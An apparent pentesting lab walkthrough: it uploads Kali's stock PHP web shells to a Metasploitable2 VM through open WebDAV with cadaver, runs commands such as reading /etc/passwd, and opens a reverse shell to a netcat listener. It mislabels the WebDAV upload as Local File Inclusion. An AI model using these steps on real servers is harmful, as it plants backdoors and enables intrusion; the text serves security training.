Lab - Local File Inclusion Using Kali Web Shells PHP Scripts

**Overview**

**Local File Inclusion** (LFI) is an attack that involves uploading malicious files to a server. LFI attacks aim to exploit insecure local file upload functions that fail to validate user-supplied/controlled input. LFI typically affects PHP web applications

WebDAV is one such application.


WebDAV stands for Web Distributed Authoring and Versioning. The WebDAV protocol provides a framework for users to create, change and move documents on a server, typically a web server or web share.

Kali Linux comes with pre-built PHP Scripts that can create a backdoor in the form of a web shell or a reverse shell. These pre-built scripts are stored inside /usr/share/webshells/php. Pentesters can use these pre-built scripts without having to write their own malicious PHP code.

* simple backdoor.php
* qsd-php backdoor web shell
* php-reverse-shell.php

**Lab Configuration**

* One virtual install of Kali Linux
* Once virtual install of Metasploitable2
* Ensure Both virtual adapters are set to NAT Network




The Metasploitable2 will show you its current IP address once you log on to the terminal and type ifconfig. Username and password are provided at the terminal window.

For your Kali, open a terminal and use the ifconfig command to find the IP address assigned to your eth0 adapter.

**Begin the lab!**

**Exploiting WebDAV using Cadaver**

Cadaver is a utility for dealing with WebDAV systems using the command line. With cadaver, we can connect to the DAV server directly. This method does not require credentials. Once connected, you can type a ? at the terminal prompt to see what commands are allowed.




With access to the WebDAV directory, we can upload web shells to the target server.

**Kali Linux web shells PHP scripts**

Kali Linux has pre-built web shells PHP scripts stored inside /usr/share/webshells/php. We can use these scripts without the need of having to write PHP code for a malicious script. Web shells are scripts coded in different languages, including PHP, Python, ASP, and Perl.  These can be used as a backdoor for illegitimate access to any server by uploading onto a web server running PHP.

From your Kali desktop, open a terminal, and type the following command at the prompt. Press enter.


ls -al /usr/share/webshells/php



**Upload the simple-backdoor script**

At the cadaver prompt, type the following command to upload the simple-backdoor.php script to the webserver.

put /usr/share/webshells/php/simple-backdoor.php



**Execute the script using a web browser**


On your Kali machine, open a web browser, and in the address bar, type the IP address of your Metasploitable2 target followed by:

/dav/simple-backdoor.php

My address is:

10.0.2.5/dav/simple-backdoor.php


Press enter.



Our script is now ready to issue commands.


Append the following to the address to see what access you have.

?cmd=id



We can now use the following command to show the users and passwords.


?cmd=cat+/etc/passwd



We can try a different script. Let’s upload the php-backdoor.php script.

At the cadaver prompt, type the following.


put /usr/share/webshells/php/php-backdoor.php




In the address bar of your Kali browser, type the following.

10.0.2.15/dav/php-backdoor.php


This script provides a more authentic web shell feel.



In the execute command text box, type ls -al




Press enter.



We can upgrade our web shell still further using the qsd-php-backdoor.php script.

At the cadaver prompt, type the following command to upload the qsd-php-backdoor.php script.

put /usr/share/webshells/php/qsd-php-backdoor.php





Open your Kali browser, and in the address bar, type the following:

<http://10.0.2.5/dav/qsd-php-backdoor.php>

Press enter.

At the bottom of the web shell, type in ls -al into the text box. Press the go button.






**Creating a Reverse Shell**

We can also create a reverse shell using the php-reverse-shell.php script. We will have to edit the script with the IP address of our Kali machine and chosen port number to use.

On your kali machine, open a new terminal, and at the prompt, type the following.

nano /usr/share/webshells/php/php-reverse-shell.php


Scroll down until you come to the following section of the script. Type in the IP address of your Kali machine. Change the port number to one that is available.



Save the changes.

Upload the script to the target server. At the cadaver prompt, type the following.


put /usr/share/webshells/php/php-reverse-shell.php




Open a new terminal on your kali machine. Start a netcat listener using port 5555.

netcat -lvp 5555


Press enter and leave the terminal open.



Open your Kali browser and launch the php-reverse-shell.php script.



The target connects to your Kali using the netcat listener. At the prompt, type

ls -al.

**Summary**

In this short lab, we explored and performed numerous ways to establish a web shell using the ready-made php web shells scripts inside Kali.

End of the lab!